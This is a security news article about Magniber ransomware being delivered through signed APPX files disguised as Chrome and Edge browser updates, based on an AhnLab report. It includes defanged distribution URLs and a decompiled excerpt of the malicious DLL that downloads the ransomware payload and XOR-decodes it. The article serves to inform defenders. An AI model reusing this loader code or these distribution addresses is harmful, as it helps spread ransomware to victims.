Magniber ransomware using signed APPX files to infect systems

By **Bill Toulas (https://www.bleepingcomputer.com/author/bill-toulas/)**


January 12, 2022 12:53 PM **0**

The Magniber ransomware has been spotted using Windows application package files (.APPX) signed with valid certificates to drop malware pretending to be Chrome and Edge web browser updates.

This distribution method marks a shift from previous approaches seen with this threat actor, which typically relies on exploiting Internet Explorer vulnerabilities (https://www.bleepingcomputer.com/news/security/magniber-ransomware-gang-now-exploits-internet-explorer-flaws-in-attacks/).

Browser update notification


The infection begins by visiting a payload dropping website, researchers at Korea cybersecurity company AhnLab note in a report (http://asec.ahnlab.com/en/30645/) published today.



How victims get to the website, remains unclear. The lure could be delivered via phishing emails, links sent through IMs on social media, or other distribution methods.

Two of the URLs distributing the payload are “hxxp://b5305c364336bqd.bytesoh.cam”, and “hxxp://hadhill.quest/376s53290a9n2j”, but these may not be the only ones.

Visitors to these sites receive an alert to update their Edge/Chrome browser manually, and are offered an APPX file to complete the action.



Alert to download the fake Edge update

Source: ASEC

APPX files are Windows application package files created for streamlined distribution and installation, and have been abused by various threats in the past for malware distribution.

In the case of Magniber ransomware, the disguised APPX file is digitally signed with a valid certificate, so Windows sees them as trusted files that do not trigger a warning.

The threat actor's choice to use APPX files is most likely driven by the need to reach a wider audience, since the market share for Internet Explorer is dwindling into extinction.

Dropping the payload

Accepting the malicious APPX file results in creating two files on the "C:\Program Files\WindowsApps" directory, namely the 'wjoiyyxzllm.exe' and the 'wjoiyyxzllm.dll'.


```
v7 = InternetOpenW(0i64, 0i64, 0i64, 0i64, 0);
v8 = InternetOpenUrlW(v7, v27, 0i64, 0i64, 67109120, 0i64, wininet_dll, v25, v26);
v29 = 4;
HttpQueryInfoW(v8, 536870917i64, &v28, &v29, 0i64);
v9 = GlobalAlloc(64i64, v28);
v10 = GlobalAlloc(64i64, (unsigned __int64)v28 >> 1);
v29 = 0;
v11 = (char *)v10;
InternetReadFile(v8, v9, v28, &v29);
v6(v8);
v6(v7);
v12 = v28;
v13 = 0;
v14 = 0i64;
for ( i = 0; i < v28; v13 = v17 )
{
  v16 = i + 1;
  i += 2;
  v17 = v13 ^ *(_BYTE *)(v16 + v9) ^ 0x4D;
  v11[v14] = v17;
  v12 = v28;
  v14 = (unsigned int)(v14 + 1);
}
```

DLL code part responsible for downloading and decoding the payload

Source: ASEC

These files execute a function that fetches the Magniber ransomware payload, decodes it, and then executes it.

After encrypting the data on the system, the threat creates the following ransom note:



Magniber ransom note dropped onto encrypted systems

Source: ASEC

Although the note is in English, it is worth noting that Magniber ransomware targets Asian users exclusively these days.

At the moment there is no possibility to decrypt files locked by this malware free of charge.

Unlike most ransomware operations, Magniber did not adopt the double extortion tactic, so it does not steal files before encrypting the systems.

Backing up the data on a regular basis is a good solution to recover from attacks with low-tier ransomware like Magniber.

Related Articles:

Magniber ransomware gang now exploits Internet Explorer flaws in attacks (https://www.bleepingcomputer.com/news/security/magniber-ransomware-gang-now-exploits-internet-explorer-flaws-in-attacks/)

TellYouThePass ransomware returns as a cross-platform Golang threat (https://www.bleepingcomputer.com/news/security/tellyouthepass-ransomware-returns-as-a-cross-platform-golang-threat/)

FinalSite: No school data stolen in ransomware attack behind site outages (https://www.bleepingcomputer.com/news/security/finalsite-no-school-data-stolen-in-ransomware-attack-behind-site-outages/)

Night Sky ransomware uses Log4j bug to hack VMware Horizon servers (https://www.bleepingcomputer.com/news/security/night-sky-ransomware-uses-log4j-bug-to-hack-vmware-horizon-servers/)

Linux version of AvosLocker ransomware targets VMware ESXi servers (https://www.bleepingcomputer.com/news/security/linux-version-of-avoslocker-ransomware-targets-vmware-esxi-servers/)

APPX (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/APPX/)

MAGNIBER (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/MAGNIBER/)

RANSOMWARE (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/RANSOMWARE/)